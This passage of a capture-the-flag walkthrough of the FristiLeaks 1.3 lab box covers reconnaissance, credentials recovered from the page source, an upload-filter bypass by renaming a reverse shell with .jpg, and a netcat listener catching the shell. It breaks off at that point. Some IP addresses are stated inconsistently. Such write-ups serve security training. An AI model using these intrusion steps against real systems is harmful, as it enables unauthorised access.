

FRISTI: 1.3 - WALKTHROUGH



By: Mahlon Pope

Table of Contents

- 1. Box Description1
- 2. Tools.....1
- 3. Methodology.....2
- 4. Walkthrough4
 - 4.1 Reconnaissance4
 - 4.2 Unrestricted file upload exploitation 10
 - 4.3 Privilege Escalation..... 11
- 5. Mitigations 15
 - Information disclosure: 15
 - Unrestricted file upload: 16
 - Sudo Misconfiguration: 16

1. BOX DESCRIPTION

Description: A short, enumeration-styled box which requires some problem-solving to achieve root access. This box is styled around a fictitious drinks company named 'Fristi'.

Difficulty: Intermediate

Link: <https://www.vulnhub.com/entry/fristileaks-13,133/>


Target machine's IP address: 10.0.2.28

Attacking Machine's IP address: 192.168.1.232

2. TOOLS

Tool	Purpose
Nmap	Network scanning
Kali Linux	An operating system which is specifically designed for penetration testing.
Nikto	Web server scanning.
CyberChef	Decoding Encoded text.

3. METHODOLOGY



1. **Reconnaissance:** Gathering information about the network infrastructure and systems.
 - 1.1. **Port scanning:** Port scanning is a technique used by a tester to interact with a target's IP address to discover open ports and available services on those ports. By probing each port, the tester can identify which ones are open, closed, or filtered, as well as gather information on the services running (such as service versions).
 - 1.2. **Web server scanning:** Web server scanning involves using specialized tools, such as Nikto, to analyse a target web server for vulnerabilities, misconfigurations, and outdated software versions. This process helps identify hidden web resources, potential security flaws, and specific details about the server's configuration and software
 - 1.3. **URL Fuzzing:** URL fuzzing is a technique where specially crafted HTTP requests are sent to a target web server to discover hidden or unlinked webpages, directories, and files. This involves systematically guessing or "fuzzing" parts of URLs to uncover resources that may not be publicly accessible or listed.
 - 1.4. **Credential Discovery:** Credential discovery involves examining a website's source code, files, and other accessible resources to identify any exposed login credentials or authentication tokens. This process includes searching for hardcoded usernames, passwords, API keys, or other sensitive information that may have been unintentionally left accessible and could grant unauthorized access to the system.
2. **Exploitation:** Exploiting vulnerabilities in the user's system to gain a foothold.
 - 2.1. **File restriction bypass & reverse shells:** Reverse shells are malicious scripts or payloads that, when uploaded to and executed on a target system (typically a web server) initiate an outbound connection from the target back to the attacker's machine. This connection provides the attacker with remote access to the target system's command line, allowing them to execute commands and potentially escalate privileges.
3. **Privilege escalation:** Privilege escalation is the process of gaining higher levels of access or permissions within a system or network, beyond what is originally

granted. It involves exploiting vulnerabilities or misconfigurations to elevate privileges and gain unauthorised control.


- 3.1. **Password Decryption:** Password Decryption refers to the process of converting encrypted text back into its original, plaintext form. In this instance, the password encryption algorithm can be reverse-engineered to decrypt a password.
- 3.2. **Sudo Misconfiguration:** Abusing overly broad or overly permissive privileges to a user or group. This misconfiguration can be exploited by attackers to execute commands with the privileges of other users, potentially leading to lateral or vertical network movement.

4. WALKTHROUGH

4.1 Reconnaissance

1. The netdiscover command reveals the IP address of the target machine to be **192.168.1.232**.

Command: sudo netdiscover 192.168.1.0/24 -i eth0



```
15 Captured ARP Req/Rep packets, from 9 hosts.   Total size: 900
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.254	a8:a2:37:ae:ac:d3	6	360	Arcadyan Corporation
192.168.1.232	08:00:27:a5:a6:76	2	120	PCS Systemtechnik GmbH
192.168.1.66	64:79:f0:dc:18:b1	1	60	Intel Corporate
192.168.1.68	2c:08:8c:6b:f5:4b	1	60	HUMAX Co., Ltd.
192.168.1.89	90:23:5b:9a:6a:d3	1	60	Amazon Technologies Inc.
192.168.1.133	cc:f7:35:0f:c7:0b	1	60	Amazon Technologies Inc.
192.168.1.187	9c:76:13:d2:59:83	1	60	Ring LLC
192.168.1.245	54:bd:79:88:a4:87	1	60	Samsung Electronics Co.,Ltd
192.168.1.87	34:3e:a4:79:8c:0c	1	60	Ring LLC

Figure 4.1.1: Results of APR scan.

2. The “/etc/hosts” file was then edited to map the IP address **192.168.1.214** to the domain “fristi”.




Figure 4.1.2: Fristi IP address is mapped to the domain name fristi.

3. The target machine is running a web server on port **80**. The website's homepage is an advertisement for an energy drink named "**Fristi**". The web server scanner "**Nikto**" reveals that the site contains a "**robots.txt**" page.




Figure 4.1.3: Fristi's home page.

Command: nikto --url http://fristi

```
(kali@kali)-[~]
$ nikto --url http://fristi
- Nikto v2.5.0

+ Target IP: 192.168.1.232
+ Target Hostname: fristi
+ Target Port: 80
+ Start Time: 2024-06-25 08:42:32 (GMT-4)

+ Server: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
+ /: Server may leak inodes via ETags, header found with file /, inode: 12722, size: 703, mtime: Tue Nov 17 13:45:47 2015. See: http://cve.mitre.org/cgi-bin/cvenam
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ /robots.txt: Entry '/beer/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/sisi/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/cola/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 3 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ PHP/5.3.3 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the 7.4 branch.
+ PHP/5.3 - PHP 3/4/5 and 7.0 are End of Life products without support.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /icons/: Directory indexing found.
+ /images/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8659 requests: 0 error(s) and 16 item(s) reported on remote host
+ End Time: 2024-06-25 08:42:57 (GMT-4) (25 seconds)

+ 1 host(s) tested
```

Figure 4.1.4: Robots.txt file found using Nikto web scanner.

4. Attempting to access the three disallowed entries returns a message stating that the directory is “NOT the URL you were looking for”.




Figure 4.1.5: Web image displayed when visiting “cola”, “sisi”, and “beer” webpages.

5. It appears that all of the disallowed URLs are drink brands (“cola”, “beer” and “sisi”). Following this pattern, entering the name of the company’s own drink brand “fristi” displays an admin login portal.




Figure 4.1.6: Login portal to admin page.

6. A valid username for this admin portal can be found in the portal’s source code. The developer “eezeepz” has left a TODO note and has signed the note with their username.




Figure 4.1.7: “eezeepz” username found in source code.

7. The developer has also left a base64 encoded string in the source code. Decoding the text using CyberChef and downloading the result reveals that the encoded string is a PNG image containing a random string of characters.

1701 1/24254241q00K(X2X3rWdqTfV2j3n7jngVY057/p21f0AMmm/Vf055B01Cjy0mU4RE/Eq.../74/CCM
1702 <!--
1703 iVBORw0KGgoAAAANSUHEugAAAw0AAABLCAIAAA04UHqAAAAAXNSR0IArs4c6QAAAAARnQUIBAACx
1704 jwv8YQUAAAACjEhZcwAADsMAAA7DAcdvqQAAAAARSSURBVHhe7dLRdtsgEIVhr8sL8nqymmmwi0kl
1705 S0iAQGY0Nb01//dWSQyTgdxz2t5+AcCHHAHGRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAx00LAixw
1706 B4EWOAPAIRwB4kSMaVmgRAf7kCAAvCgSAFzKcWiscAeBFjgDwIkcaEJEjALZIEQBe5AgAL5kc+f
1707 m63yaP7/XP/5RUM2jx7iMz1ZdqpguZHP1+zJ053b9+1gd/0TL2Wu1l5+RmpJq5tMTkE1paHlVXJJ
1708 Zv7/d5i6qse0t9rWa6UMsR1+WROrL72DbdWqZS0tMPqG18LRhzyWjWkTFDPXfmu1C7e81bXnNOvb
1709 DpYz0MNIWqplLS0w+oaXwomXXtfhL8e6W+lrNdDFuJoQNJ9XbKtHMPsUmn9BSeGf51bUcr6W+VjNd
1710 jJ0jcelwepPCjLLNXFp18gktXfnVtYsD6UpINDPFCDlyKB3dyPLpSTVzZYnJR7R0WHEiF6v5NRDU
1711 12qmC/1/Zz2ZWXi1abli0aLqjZdq5sqSxUgtWY7syq+u6UpIND0FeI5ENygbTfj+qDbc+QpG9c5
1712 uvFQzV5aM15LlyMrfnrPU12qmC+Ucqd+g6EJjNsX16/i/68tvvEQzF5YM2JLhyMLz4sNNtp/pSkgl
1713 04VajmwziEdZvmSz9E0YbzbI/FSycgVSzZiXDNmS4cjCni+kLRnqizXtUq0hEkso2k5p6y00aLq
1714 i1n+skSg6F0SIVsKCSZv4+XH36vQzb10V0t9rwb6EMyRaLp+Bbhy31k8SBbjqpUNSHVjHXJmC2Fg
1715 tOH0drysrz404sdlPW1mulDLUDSpdEsk5vf56tqglxnfx88tu/Pzy7VjHXJmC21H9Lw8BfdZb6Ws
1716 30oZ0jk3y+pQ9fnEG4lN0co9UnY5dqxrhk0JZKezwdNwqfnv6A0UN9swb6UMyR5zT2B+LwDh++FfL
1717 3K/U+z2UJFNWNcmMhLzUe2v6n/dAWG+mLN9KGWI9EcSMJl6o6+ecH8dv0Uu4PnkqDL2rGuiS8HK
1718 ul9imrF69gqa/VTB8q0RLuStqF7fyU7tgsn/4+zfhV6aiiIsczLGrGvGTIlsLLhiPbnh6KnLDU12q
1719 mD+0cKQ8nunpVcZ21Rj7erEz0WQoZ+5IRW1oXNB3Z/vBMwULsfYlm+hDLkcIAtuHEUzu/L9l867X34
1720 rPtA6lmi0ZrQx6gu37aIukRkVaylRfqpK+9HNkH85hNocTKC4P31Vebhd8fy/Vz0TCkqeBwlrrFhe
1721 EPdMj03SSys7XVF+qmT5UcmT9+Ss//fyy0L3kWoGLd59ZKb6Us10IZMjAP5b5AgAL3IEgBc5AsCLH
1722 AHG9Y4A8CJHAHiRIwC8yBEAXuQIAC9yBIAx00LAixwB4EWOAPAIRwB4kSMaVmgRAf7kCAAvCgSAFzK
1723 CwiscAeBFjgDwIkcaEJEjALZIEQBe5AgAL3IEgBc5AsCLHAHGRY4A8Pn9/QNA7zik1qtycQAAAABJR
1724 U5ErkJggg==
1725 -->

8.

Figure 4.1.8: Base64 encoded string found in source code.




Figure 4.1.9: Decoded base64 string.




Figure 4.1.10: Contents of PNG image in decoded string.

9. Submitting the username **“eezeepz”** and the string **“keKkeKKeKKeKkEkkEk”** (found in the PNG image) provides successful authentication to the login portal, redirecting to the webpage **“/fristi/login_succesful.php”**.

4.2 Unrestricted file upload exploitation




Figure 4.2.1: Contents of “login_success.php”.

10. The “login_succes.php” page allows admin users to upload files to the web servers. This is potentially dangerous as it allows attackers to upload reverse shells to the target machine. The web server will reject any non-image files, however, this security measure can be easily bypassed by appending a **.jpg** extension to the end of any file. The reverse shell file is executed when the file is accessed in the “/uploads” directory. Setting up a listener and connecting to the reverse shell establishes a remote connection to the target machine, providing an initial foothold.

```
(kali@kali)-[~/Downloads]
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.1.184] from (UNKNOWN) [192.168.1.232] 53933
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
